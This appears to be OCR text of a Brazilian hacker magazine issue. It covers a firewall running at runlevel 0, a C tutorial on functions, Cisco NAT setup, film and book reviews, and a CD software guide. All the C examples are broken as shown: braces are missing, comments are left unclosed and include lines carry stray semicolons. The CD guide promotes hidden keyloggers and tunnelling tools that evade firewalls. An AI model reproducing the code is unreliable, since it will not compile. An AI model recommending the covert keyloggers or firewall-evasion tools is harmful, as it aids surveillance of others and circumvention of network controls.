/etc/rc.d/rc0.d/K92iptables
```

Com a retirada deles, a máquina no runlevel 0 manteria iptables e rede ligados, pois os seus respectivos links K90network e K92iptables foram removidos e esses processos não serão finalizados nesse run level.

A remoção do S00killall e S01halt foi necessária porque sua função é percorrer recursivamente o /etc/rc.d/rc0.d/ e rodar todos os scripts que começam com K, incluindo, assim, os links K90network e K92iptables, ocasionando a falha do teste.

- Vantagens

A principal vantagem é a dificuldade que um atacante encontrará para invadir o seu firewall, porque quanto menos processos e menos portas abertas, menor a chance de isso acontecer. Como num Halted Firewall a máquina só teria kernel, rede e iptables rodando, nosso "amigo" não terá muitas opções.

Sobre ataques DoS e DDoS, que hoje são um grande problema, o Halted Firewall reagiu de forma normal ou até um pouco superior, comparando a um firewall iptables numa máquina normal.

- Desvantagens

Sem dúvida, o maior problema do Halted Firewall é a dificuldade de se acrescentar regras. Como a máquina está no run level 0, o único meio de adicionar novas regras é desligando fisicamente a máquina.

Conseqüentemente, a necessidade da presença física do administrador é, para muitas empresas, um grade empecilho, pois a maioria delas faz a adição de regras pela rede ou o próprio IDS (Intrusion Detection Systems) cumpre essa tarefa.

O Halted Firewall, portanto, não é recomendado para ser colocado antes de um servidor HTTP, por ser o mais visado pelos scripts kiddie e defacers, exigindo, assim, a necessidade constante de adição de regras.

- Conclusão

Apesar das desvantagens apresentadas, essa implementação de firewall é bastante interessante. Dependendo da criatividade de cada administrador, é possível aplicá-lo com mais recursos como, por exemplo, ativação de logs. Nesse caso, o administrator teria que estudar bem os scripts contidos no /etc/init.d e modificá-los de acordo com sua necessidade.

Os testes aqui apresentados foram bem simples para reviver uma idéia antiga de se utilizar um firewall num sistema teoricamente desligado.

Curso de C - Terceira Lição - Funções

TUTORIAL DE C

Por Antonio Marcelo

Introdução

Olá a todos, estamos aqui para nossa terceira lição do curso de C para Linux. Depois de vermos alguns tópicos básicos nas nossas duas lições iniciais, vamos abordar agora um tema muito importante: as funções. Elas são a base da programação modular e possibilitam que nosso programa fique muito melhor, permitindo um grau de recursividade enorme e a extensão com novas funcionalidades.

Quando escrevemos um programa em C, é comum combinar novas funções com outras prontas, disponíveis na biblioteca padrão do C. Como assim? O C já vem com funções prontas do tipo a raiz quadrada de um número (sqrt(x); elas são funções matemáticas e já vêm *dentro* da linguagem. Uma outra função é a printf, que utilizamos em nossas duas lições iniciais. O interessante é que um programador em C pode criar as suas funções a partir das existentes.

Contudo, as funções precisam ser ativadas (invocadas) a partir de uma chamada de função.

Vamos ver o exemplo abaixo:

```
#include <stdio.h>

int eleva_cubo(int);  /* a funcao ou seu prototipo
*/

main()


 int x=9;
 printf("Valor ao cubo: %d ",eleva_cubo(x));
 return 0;

/*Definindo a funcao

int eleva_cubo(int y)

 return y*y*y;
```

Compile e execute e veja o que acontece.

Entendendo uma função

Vamos analisar o programa acima, ou melhor, entender alguns de seus pontos. A linha int eleva_cubo(int); contém o que chamamos de protótipo da função, ou seja, o nome da função (eleva_cubo), seguido pelo parêntese e o argumento da função (no caso, uma variável do tipo int). Podem existir mais de um argumento em uma função e, caso isso ocorra, eles deverão estar separados por vírgula.

Depois, no meio do programa, temos a chamada da função:

```
eleva_cubo(x)
```

Ou seja, eu estou invocando a função – antes, eu declarei uma variável int com o valor 9. Agora irei fazer o cubo de 9. No final, temos a função propriamente dita :

```
int eleva_cubo(int y)

 return y*y*y;
```

Note que eu declaro aqui uma variável y. Esta variável é proprietária da função, ou local da função. Repare que declaro a função com int, o que significa que o valor de retorno (no caso, o cubo do número) deverá ser inteiro. Não foi por acaso que, no protótipo da função, eu declarei o aceite de valores inteiros.

Agora, um outro ponto importante: o retorno da função. Observe o comando abaixo:

```
return y*y*y;
```

Eu estou retornando o cubo de y, mas o que significa retornar? Quando a função termina, a mesma deverá retornar um valor, ou seja, 9 elevado ao cubo, que é 729. Agora, uma função pode não retornar valores? A resposta é sim. Quando uma função não recebe nenhum valor, a lista dos parâmetros é *void*. Outro ponto: se no protótipo da função você declarou um tipo int, na função você manipulará tipos int!!!!! Muita gente comete esse tipo de erro bobo, que causa uma enorme dor de cabeça na depuração de programas.

Arquivos de cabeçalho

Um ponto muito importante e para o qual as pessoas não atentam muito é o chamado arquivo de cabeçalho. Por exemplo, desde o início de nosso curso estamos utilizando um arquivo de cabeçalho conhecido como <stdio.h>. Toda vez que iniciamos um programa, nós declaramos o seguinte:

```
#include <stdio.h>
```

Mas o que isso significa? A stdio.h contém os protótipos de funções do tipo entrada e saída, ou seja, funções como printf, scanf, etc. Se não colocássemos essa declaração no início do nosso programa, o compilador não *saberia* utilizar essas funções! Em outras palavras, para ele, tais funções não existiriam e, portanto, precisaríamos incluí-las para que pudéssemos aproveitar os recursos!!!!! Existem vários arquivos desse tipo, por exemplo, inet.h, que tem protótipos para urilização em programação com sockets. Normalmente, os arquivos de cabeçalho ficam no diretório /usr/include, e o compilador ***sabe*** que os mesmos estão por lá.

Mas uma pergunta deve ter ficado no ar: podemos criar nossos arquivos de cabeçalho pessoais? Mas é claro que sim! Normalmente, grandes programas fazem isso. Por exemplo, no exemplo acima faríamos o seguinte:

```
#include <stdio.h>
#include "eleva_cubo.h";

main()

 int x=9;
 printf("Valor ao cubo: %d ",eleva_cubo(x));
 return 0;
```

Salvaríamos o programa como cubo.c e, em seguida, criaríamos um arquivo como o nome eleva_cubo.h no mesmo diretório do cubo.c:

```
int eleva_cubo(int);  /* a funcao ou seu prototipo
*/

/*Definindo a funcao

int eleva_cubo(int y)

 return y*y*y;
```

Compile o programa (gcc -o cubo cubo.c) e rode; agora, você terá seu próprio cabeçalho de funções. Dentro deste, você pode ter várias funções. Por exemplo, para o arquivo acima, faça o seguinte:

```
int eleva_cubo(int);  /* a funcao ou seu prototipo
*/

/*Definindo a funcao

int eleva_cubo(int y)

 return y*y*y;


int eleva_quadrado(int);  /* a funcao ou seu
prototipo */

/*Definindo a funcao

int eleva_quadrado(int y)

 return y*y;
```

Salve-o como minhas_funcoes.h e modifique o programa acima :

```
#include <stdio.h>
#include "minhas_funcoes.h";

main()

 int x=9;
 printf("Valor ao quadrado: %d
",eleva_quadrado(x));
 printf("Valor ao cubo: %d ",eleva_cubo(x));
 return 0;
```

Salve-o como calcula.c e compile-o. Viu que bacana? Temos o nosso próprio arquivo de cabeçalho!

Um exemplo clássico de função: o programa fatorial

Vamos agora fazer um programa que faça o fatorial de um número. Um fatorial de um inteiro não-negativo é feito da seguinte maneira:

```
n! = n*(n-1)*(n-2)*...*1
```

Poderíamos fazer isto com um simples for, mas vamos criar um programa que faça o fatorial utilizando uma função:

```
/*Programa fatorial*/
#include <stdio.h>

long fatorial(long); /*prototipo da função*/

main()
int x;

for(x=1; x<=10; x++)
printf("%2d! = %ld", x, fatorial(x));

return 0;

/*Definição da funcao*/

long fatorial(long y)

  if (y <=1)
     return 1;
  else
     return(y*fatorial(y-1));
```

Veja como podemos utilizar uma função de maneira simples e direta para que possamos fazer os mais diferentes programas.

Desafio

Vamos propor o seguinte desafio para você: tente escrever um programa que calcule a somatória de 6 números, exiba cada um deles e, em seguida, o total. Faça uma função que execute essa operação.

Conclusões

Com esta lição, nós começamos a melhorar os nossos programas e aumentar as possibilidades de novos recursos. As funções serão, de agora em diante, amplamente utilizadas em nossos futuros códigos, e com elas poderemos implementar muitas coisas interessantes. Lembre-se também que os arquivos de cabeçalho são uma maneira de extendermos o C no que diz respeito às funções. No nosso próximo encontro, falaremos de Arrays, um outro ponto importante no C.

Antonio Marcelo é autor de oito livros sobre Linux, entre eles Firewalls em Linux, Segurança em Linux, *entre outros, todos publicados pela editora Brasport. É consultor de informática com mais de 12 anos de mercado e atuou em diversos projetos na área de segurança e de software livre para empresas e órgãos governamentais. É mantenedor do Projeto Honeypot-BR (http://www.honeypot.com.br/) e autor do software Honeyperl. Também é professor conferencista da cadeira de Segurança de Redes de Pós-Graduação de Redes de Computadores da Universidade Estácio de Sá do Rio de Janeiro. E-mails podem ser enviados para amarcelo@plebe.com.br.*

CONFIGURANDO NAT EM ROTEADORES CISCO

1ª Parte

A Internet é uma grande teia de hosts interconectados. Todos os dias, milhões de usuários conectam-se à ela. Para que você tenha esse acesso, faz-se necessário uma identificação, que é feita por intermédio de um endereço IP. Quando o endereçamento IP foi criado, no caso, o IP versão 4, ou IPv4, acreditava-se que haveria endereços de sobra, talvez por não acreditarem que a Internet se massificaria tão ferozmente em nossa atualidade. A maior preocupação da comunidade da Internet passou a ser o esgotamento total dos endereços IP, tamanho o ritmo de crescimento da estrutura. Além disso, ocorre um enorme desperdício de endereços IP, especialmente por parte de grandes empresas que alocaram grandes blocos de endereços inutilmente. Para resolver isso, a organização Internet Assigned Numbers Authority (IANA) especificou, por meio da RFC 1918, uma faixa de endereços dentro das três classes de IP existentes (A, B e C), determinando que esses endereços seriam privativos ou reservados e não roteados pela Internet. Portanto, as empresas podem utilizar esses endereços na sua rede interna, economizando assim endereços válidos (roteáveis) da Internet.

Estes endereços são:

Classe A: toda a faixa do endereço 10.0.0.0 ao 10.255.255.255

Classe B: toda a faixa do endereço 172.16.0.0 ao 172.31.255.255

Classe C: toda a faixa do endereço 192.168.0.0 ao 192.168.255.255

Devido à escassez de endereços válidos, soluções como endereços privativos, CIDR, VLSM e NAT foram incorporados à infra-estrutura da Internet, tornando possível alocar os endereços IP de forma mais eficiente até a chegada total da nova versão de IP, o IPv6, que resolverá por completo este problema. Mas como isso parece estar um pouco longe de acontecer, veremos como resolver essa questão com a tradução de endereços IP, ou NAT.

O que vem a ser NAT?

O Network Address Translator (NAT) traduz os endereços que entram ou saem de um roteador, dependendo da forma da implementação e configuração para tradução desses endereços. Esse processo pode ser visualizado na figura abaixo:




Figura 1 - Nossa topologia de configuração básica

TIPOS DE NAT

>>>>NAT estático

Esta configuração pode ser feita de duas formas: cada endereço IP de sua rede interna será mapeado para um endereço válido do conjunto de IPs válidos designados para a sua empresa. É claro que esse modelo em nada resolve o problema de desperdício de endereços válidos. Basta pensar que, se você tivesse 150 endereços privados na sua rede, você precisaria de 150 endereços válidos.

A outra forma é o sentido inverso da conexão: mapeando um IP válido para um privativo.

>>>>NAT dinâmico

Neste modelo, todo o mapeamento dos endereços privativos para os IPs válidos ocorre de forma dinâmica. O roteador criará a tabela de traduções automaticamente, mas ainda teremos o problema do desperdício, pois o mapeamento é de um para um.




Figura 2 - NAT Dinâmico

>>>>NAT dinâmico e overloading

Segue o mesmo funcionamento do anterior, sendo que a única diferença é que estaremos agora compartilhando um único endereço IP válido. O roteador irá atribuir uma porta de conexão de origem para cada tradução efetuada, a fim de, com isso, saber para qual endereço privado deve ser retornado o pacote. Esse método é conhecido como tradução de endereços por porta, ou "port level multiplexed NAT", e será adotado na configuração do nosso roteador.

CONFIGURANDO O NAT

Vamos demonstrar como configurar nossa rede tendo como modelo a topologia adotada da Figura 1 e, como base, um roteador CISCO modelo 2501.

O que faremos agora será traduzir os endereços 192.168.1.X/24 para o endereço IP configurado na interface serial conectada à Internet.

Partindo do princípio de que o usuário já tenha configurado corretamente o encapsulamento e as interfaces do roteador com os IPs, partiremos para a tradução dos endereços. Para adaptar o exemplo ao seu caso, basta substituir o IP 213.18.123.100 pelo o seu IP de acesso à Internet.

1º Passo: Configurar o NAT da rede interna para definir qual endereço de origem deverá ser traduzido

```
Router-Rio#configure terminal
Router-Rio(config)# ip nat pool INTERNET
213.18.123.100 213.18.123.100 prefix-
length 24
Router-Rio(config)# ip nat inside source
list NAT pool INTERNET overload
```

2º Passo: Configurar a lista de acesso para informar quais os IPs da sua rede interna deverão ser traduzidos.

```
Router-Rio(config)#ip access-list
standard NAT
Router-Rio(config-std-nacl)# permit
192.168.1.0 0.0.0.255
Router-Rio(config-std-nacl)#exit
```

3º Passo: Ativar o NAT nas interfaces corretas.

```
Router-Rio(config)# interface ethernet 0
Router-Rio(config-if)# ip nat inside
Router-Rio(config-if)#exit
Router-Rio(config)#interface serial 0
Router-Rio(config-if)#ip nat outside
Router-Rio(config-if)#exit
Router-Rio(config)#exit
Router-Rio#
```

4º Passo: Utilize o comando abaixo para verificar a configuração do NAT.

```
Router-Rio# show ip nat statistics
```

5º Passo: Use o comando ping para testar a configuração do NAT.

6º Passo: Podemos observar a tradução com o comando # show ip nat translations.

Neste artigo, vimos o básico para a configuração de um NAT dinâmico. No próximo, irei explorar os conceitos de NAT estático e com tradução de portas - uma solução excelente para usuários de banda larga. Até lá...

Marcos Pitanga
Prof. especialista em Segurança de Redes
Instrutor do Programa Network Academy UniABEU
CCNA / CCAI - CISCO
Linux Clusters Specialist

Hackers Hippies da Holanda

Grupo mostra a meca do hackerismo

Só mesmo na Holanda. Um documentário sobre hackers, divulgado livremente pela Internet, podendo ser baixado diretamente do site oficial em versão DivX.

Esse é o espírito de "Hippies From Hell", primeiro filme do projeto Waag Connect, criado pela Waag Society para oferecer ao público um espaço de rede pública cultural e experimental.

O longa em si é bastante simples, mas consegue mostrar bem a ligação entre o movimento hacker e o espírito hippie dos anos 60. Enquanto cada integrante do grupo é apresentado, todos eles aparecem de cara limpa na frente das câmeras, sem medo das autoridades. Até mesmo um que já foi preso duas vezes por invadir sistemas.

Um ponto bastante abordado é o lockpicking, prática bastante popular na Holanda e na Alemanha. Vários "hackers analógicos" ficam competindo para ver quem consegue abrir mais rapidamente uma fechadura usando apenas um pedaço de ferro. O impressionante é ver que alguns conseguem em poucos segundos.

Outro momento marcante: no final do filme, uma sessão de queima de manuais, representando um estímulo à atitude hacker de descobrir as coisas fuçando.

Não faltam cenas de eventos hackers, festas realizadas pelo grupo e até mesmo sessões de lockpicking nudistas. A idéia é sempre promover a liberdade, que parece muito mais presente por lá do que do outro lado do Atlântico. Em dado momento, no entanto, policiais aparecem para "acompanhar" uma convenção. As autoridades, então, negam ter se referido aos hackers como "ameaças ao governo".

Como diz um hacker americano que aparece no documentário, citando a lei DMCA (que coíbe a publicação de experimentos envolvendo decriptação de sistemas), "nos EUA, as pessoas podem ser processadas por descobrir coisas. Isso é muito perigoso". Realmente. Pelo jeito, todos temos muito a aprender com a Holanda, começando por filmes como esse.

Para assistir ao documentário, baixe o arquivo no site *http://hippies.waag.org*
(33MB1 Hi-res, 234MB Lo-Res)

Os cyberpunks e o futuro

O mundo está reduzido a uma confusão ideológica, e isso se reflete na vida dos indivíduos, que acabam não sabendo o que é sonho, delírio e realidade. Não sou eu quem falo isso, mas os autores de ficção científica das décadas de 80 e 90. Ocorreu uma mudança tão grande em relação à ficção científica feita até a época pré-Internet, que até um novo nome foi criado para eles (na verdade, eles mesmos se autodenominaram): cyberpunks. Punks porque seus personagens agem fora da lei, ou no limite dela; cyber porque toda a revolução da informática e da cibernética está presente nas novelas e contos.


Nessa vertente, há uma mistura muito estranha entre os valores e sonhos dos hippies dos anos 60, o desespero e a falta de perspectivas dos punks da década de 70, o consumismo e materialismo (no mau sentido) dos yuppies dos anos 80 e o libertarismo e rebeldia dos hackers dos anos 90 - tudo isso embalado em uma pseudoliteratura renovadora.

Ao misturar delírio com ciência, os cyberpunks foram rechaçados pelos próprios amantes da ficção científica, o que é difícil de acreditar, embora seja verdade.

Futuro Proibido é uma coletânea de contos antiga, feita pela revista Semiotext(e) em 1989, que somente chega agora ao Brasil. Nesses quase 10 anos que separam as duas edições, muita coisa aconteceu, até mesmo a decretação da morte do movimento cyberpunk.

Agora, uma coisa é preciso dizer: a distância entre a teoria e a prática é gigantesca. Quer dizer, partindo de uma idéia extremamente interessante de renovação conteudística da literatura, chega-se a uma prática pouco criativa, monótona e, até mesmo, conservadora.

A maioria dos contos selecionados tem pouco a acrescentar à literatura, seja a de ficção científica, seja ela como um todo. As histórias se repetem, mostrando um mundo, no geral, caótico, e tudo é mostrado de forma superficial e bastante óbvia.



É isso que mais fica evidente nas histórias, com seus personagens pouco profundos, banais até. Muitos podem dizer que essa é a realidade do mundo de hoje (e até eu poderia concordar com isso), mas o problema é que essa banalidade não cria boa literatura.

E o pior é que os chamados "papas" da literatura cyberpunk são exatamente os que mais desapontam, como Bruce Sterling, William Gibson e Sol Yurick, que mostram um festival de obviedades. Já o grande William Burroughs, que nem forçando se encaixa no mundo cyberpunk, é o ponto alto da coletânea, apesar de participar com apenas dois pequenos contos.

A editora Conrad ainda pretende lançar o segundo volume da coletânea. Esperemos para ver se existem outros autores que fogem das soluções óbvias e conseguem criar histórias que respondam verdadeiramente a estes tempos pós-modernos. Todos os elementos para criar boas narrativas estão ali, é só romper com o conservadorismo e partir para as experimentações na forma. Só assim veremos coisas realmente inovadoras.

Futuro proibido
Vários autores
Editora Conrad
R$ 29,00

Brasil "globalizado"

Com dez anos de existência, filme sobre a Globo continua inédito no País

Por João Marinho
joao@digerati.com.br

Será que o Brasil é de fato uma democracia? Para a maior parte da população, a resposta óbvia é "sim". Mas há quem aponte sinais evidentes de que existe um apurado controle sobre a liberdade das pessoas.


Entre esses sinais, poderíamos citar, como exemplo, o fato de o filme *Amor, Estranho Amor* permanecer proibido no País. Trata-se de uma produção de 1982 em que Xuxa interpreta uma prostituta que seduz um menininho pré-adolescente.

Outro filme "proibido", que também mexe com uma figura global, é *Muito Além do Cidadão Kane* (*Brazil: Beyond Citizen Kane*), documentário dirigido por Simon Hartog, produzido pela BBC e exibido em Londres, em 1993. Aqui, os protagonistas são as Organizações Globo e o recém-falecido Roberto Marinho.

Na época, a emissora tentou durante meses, por intermédio da Justiça, evitar a veiculação do filme, mas perdeu. E poucos dias depois da exibição em Londres, o MIS - Museu da Imagem e do Som de São Paulo - conseguiu uma cópia pirata e programou várias sessões do documentário, que foram canceladas pelo então secretário de Cultura do Estado, Ricardo Ohtake.

A versão oficial é que o cancelamento ocorreu porque a fita era pirata, mas, segundo Geraldo Anhaia Melo, jornalista e, na época, programador do MIS, houve uma intervenção direta de Roberto Marinho com o governador e o secretário de Cultura. Seja como for, o fato é que, misteriosamente, *Muito Além do Cidadão Kane* continua inédito no Brasil. Várias exibições foram feitas posteriormente, é verdade, mas todas eram frutos de pirataria.

E por que Roberto Marinho se preocuparia tanto em evitar a exibição do filme? Ué, pelo conteúdo sensível! Tive acesso a uma das cópias, e não vou dizer onde e nem como para não comprometer outras pessoas. Simplesmente, *Muito Além do Cidadão Kane*, cujo nome faz referência a uma produção sobre outro magnata das telecomunicações (*Cidadão Kane*), destrincha toda a história da Rede Globo, desde que Marinho herdou o jornal de seu pai.



As manobras para "regularizar" o investimento feito pelo grupo americano Time-Life (o que era proibido pela legislação brasileira), o serviço prestado à promoção da ditadura, a histórica edição do debate entre Lula e Collor (que deu vantagem a este último), a forma como a Globo se beneficiou do cancelamento de concessões como as da TV Excelsior, que deixou de existir exatamente por causa da oposição aos militares... Tudo isso está lá!

Ainda só é possível conhecer verdadeiramente a Globo recorrendo a softwares como KaZaA ou Morpheus, ou por intermédio de alguns sites corajosos da Web. Abaixo, indicamos dois links e um livro, escrito por Anhaia Mello. Vale a pena fazer o download, ler o livro e descobrir que há, sim, muita coisa por trás do sucesso das telenovelas e do Jornal Nacional.

http://caid.sites.uol.com.br/index_citizenkane.htm

http://www.divxmovies.com/community/listMovies.php?handle=robest

MELLO, Geraldo Anhaia. *Muito além do cidadão Kane*. São Paulo: Scritta Editorial, 1994.

Guia do CD

Stealth
Muito mais que camuflagem

As técnicas de Stealth são muito variadas, mas têm um objetivo em comum: preservar sua privacidade na Internet. Para isso, são usados programas para conectar seu micro em servidores Proxy anônimos e em "túneis" HTTP que escondem seus dados de mecanismos de rastreamento. Se a idéia lhe agradou, conheça os principais softwares presentes na categoria Stealth do CD desta edição, e escolha um para zelar pelo seu anonimato na Web.

ProxyChecker 3.27: Este programa permite a checagem da lista de proxies com diversos recursos. Você poderá conferir proxies anônimos, proxies separados, além de outras opções

MultiProxy 1.2a: Com este proxy, navegue anonimamente e acelere a conexão em certos casos. O programa possui uma lista bem extensa de servidores, que pode ser periodicamente atualizada no site do desenvolvedor. Para fazê-lo funcionar, é necessário ajustar as configurações de proxy no Internet Explorer e em outros programas de navegação para 127.0.0.1, porta 8088

The Proxomitron 4.5: Filtra janelas pop-up, propagandas em forma de banners, entre outras coisas irritantes que muitos webmasters insistem em pôr em seus sites. Funciona como um proxy na sua máquina. Para usá-lo nas conexões HTTP, você só precisa configurar o browser

Filetopia Bouncer: Para usuários que utilizam a rede de peer-to-peer Filetopias. Esconde o seu IP, garantindo mais segurança na troca de arquivos

Proxy Server List Hunter 1.78: Procura por servidores proxy anônimos e grátis. Permite que você escaneie proxies abertos (incluindo HTTP e Socks) e envie e-mails e socks para ICQ e AIM. Ainda testa a velocidade dos servidores. Obs.: É necessário possuir o Microsoft .NET Framework instalado em sua máquina

HTTP Port 3: Cria um IP anônimo para acessar qualquer serviço da Internet sem ser identificado

HTTP Tunnel 2.3: Use o ICQ e outros programas de mensagem sem que servidores e firewalls o detectem

Surf Secret : Navegue pela Internet tranqüilamente. Este programa apagará os rastros deixados pelo browser. Obs.: Necessário estar conectado à Internet na hora da instalação para a sua conclusão

Anonymity 4 Proxy 2.52: Faz com que você navegue e participe de chats sem ser identificado, sendo um intermediário entre o browser e a Internet

Check Proxy v3.20: Encontre servidores de proxies anônimos rapidamente

Clean Space 8.24: O programa realiza uma varredura, eliminando vestígios de cache e históricos dos seguintes programas: ICQ 2002a, Morpheus, ACD See, GetRight 4.5, KaZaA Media Desktop, WinZip, AOL Instant Messenger, Google Toolbar, WinRAR, Download Express, RealOne Player, Netscape, IE, Microsoft Office, além do próprio Windows

Socks2HTTP Beta 0.96: Converta requisições socks5 para HTTP, de modo a driblar o firewall. O programa é utilizado nas mais diversas aplicações, como Morpheus, MSN Messenger, ICQ, AOL IM, FTP, Telnet, etc.

CGIProxy 2.0.1: Script em CGI que simula um servidor proxy anônimo

Invisible IRC Project: O IIP (Invisible IRC Project) é um programa que permite que o usuário utilize a rede de bate-papo do IRC com segurança e anonimato


Libra FTP daemon 1.3.4: Sevidor de FTP anônimo para Linux. Suporta todos os tipos de comandos convencionais. Esta versão já suporta IPv6 nativo

AnonyNews: Muito parecido com um servidor de notícias comum, com apenas uma diferença: todas as mensagens que forem postadas não identificarão quem postou

cloudish 1.41: Este software foi desenvolvido para que o usuário possa navegar anonimamente pela Web. Possui dois tipos de configurações: a standalone e a distributed. Configurado para a distributed, a navegação é muito mais anônima

Anonymous Network Project: Uma rede peer-to-peer baseada no modelo PipeNet. Constrói dinamicamente túneis encriptados e com uma série de nós de rede. Com ele, você fica anônimo ao se conectar na Rede

H4CK3R 12



Key Logging
O Grande irmão

Registrar tudo aquilo que é digitado em um arquivo de log. Esta era a principal função dos softwares e hardwares para key logging. Apesar de parecer muito com o chamado "grampo", esta técnica evoluiu muito e hoje é capaz de não apenas registrar as informações que passam pelo teclado, mas também de gravar cada tela aberta, site visitado e programa rodado. Existem até programas que anulam os key loggers. Outro detalhe que não pode deixar de ser lembrado é que esses fantásticos programas rodam de forma oculta. Eles não gastam memória e só quem o instalou sabe que ele está rodando. É o famoso "estamos de olho!!"

Damn Small Linux
O Debian microscópico

Com apenas 50Mb, o Damn Small Linux tem todos os principais aplicativos de uma distribuição Linux, com a vantagem e a qualidade da marca Debian.

Na verdade, o Damn é inspirado no Knoppix (até por isso ele é um LiveCD) que, por sua vez, é descendente do Debian. Apesar do tamanho reduzido, é possível visualizar micros remotamente (com o VNC Viewer), rodar web servers, bater papo (ICQ, IRC, etc.), ouvir música (XMMS) e muito mais com o "micro Debian". Se você quiser, também é possível instalá-lo direto no seu HD e reforçar o seu pacote de programas usando os excelentes recursos do apt-get. Para experimentá-lo, basta reiniciar sua máquina com o CD da H4CK3R 12 no drive e escolher as configurações que se encaixam melhor no seu hardware. Confira alguns dos softwares incluídos no Damn Small Linux:

– apt-utils – gzip – net-tools – tinyirc – vorbis-tools – zile (editor tipo Emacs) – links (browser) – sylpheed (e-mail) – xmms(mp3) – FLWriter (processador de texto) – Naim (IM) – Xpdf – Fluxbox (interface gráfica) – Monkey web server – VNCviewer

Mais informações: *http://www.damnsmalllinux.org/*

Trainers
Para roubar e ganhar!

Confira a seguir a lista de jogos que poderão ser facilitados com o uso dos trainers presentes no CD desta edição da H4CK3R.

007 NigthFire
Age of Mitology
Airport Tycoon
AOE: The Conquerors Trainer
Battlefield 1942
Black and White
C&C: Red Alert 2
C&C: Tiberian Sun
Carmageddon 2
Civilization 3
Command & Conquer Generals
Commandos 2
Dave Mirra BMX Trainer
Fifa 2003 Trainer
Need for Speed - Hot Pursuit 2
No One Lives Forever 2
Quake 3
Return to Castle Wolfenstein
Serious Sam 2
SimCity 4
Spider-Man: The Movie Game
The Sims, House Party
Tomb Raider 4
Unreal Tournament
WarCraft 3

Guia do CD H4CK3R 12


Segurança
Diga não às brechas!

Com mais uma onda de infecções em massa, hordas de spywares e muitos scripts maliciosos chegando por todos os lados, o melhor a fazer é arrumar a casa e não deixar brecha alguma para a entrada de visitantes indesejados. Para isso, atualize sua coleção de patches, correções de segurança e vacinas para Windows e Linux. Confira a lista completa e os destaques de cada uma das categorias:

Softwares para Windows

Spybot - Search & Destroy 1.2

Remove vários tipos de spywares de seu sistema, como spybots, keyloggers e adwares. Possui várias ferramentas, inclusive uma opção para imunizar o seu sistema, bloqueando alguns spywares antes mesmo que sejam instalados. Também possui um modo simples, apenas com as funções principais, para usuários iniciantes




W32.Blaster.Worm Removal Tool 1.0.2

Ferramenta para remover o vírus W32.Blaster.Worm. Com ela, você termina os processos do vírus e também deleta todos os arquivos e entradas no registro criados por ele

Outros destaques

Kerio Personal Firewall 2.1.5
ZoneAlarm 3.7
W32.Frethem Removal Tool 1.0.2
W32.Sobig.A@mm Removal Tool 1.0.0
W32.Bugbear.B@mm Removal Tool 1.0.2
Backdoor.Winshell.50 Removal Tool 1.0.1
Nimda Removal Tool 1.0
PGP 8.0.2
Ashampoo Privacy Protector 1.00
Kryptel Lite 1.1
XSecure 3.02
ProxyChecker 3.27
Jana Server 2.33
ProxyXQ Server 2.0
WinGate VPN 1.0.6
Check Point VPN-1 SecuRemote - Win 9X
McAfee Firewall 4.02
BPS Spyware and Adware Remover 7.2



Softwares para Linux

Snort 2.0.1

Mais recente versão do famoso software para detecção de invasores. É capaz de gerar uma análise em tempo real da performance do tráfego, dos pacotes logados no IP da rede e do protocolo, que pode ser usado para detectar uma variedade de ataques e invasões, como a saúde das portas rastreadas e os ataques CGI

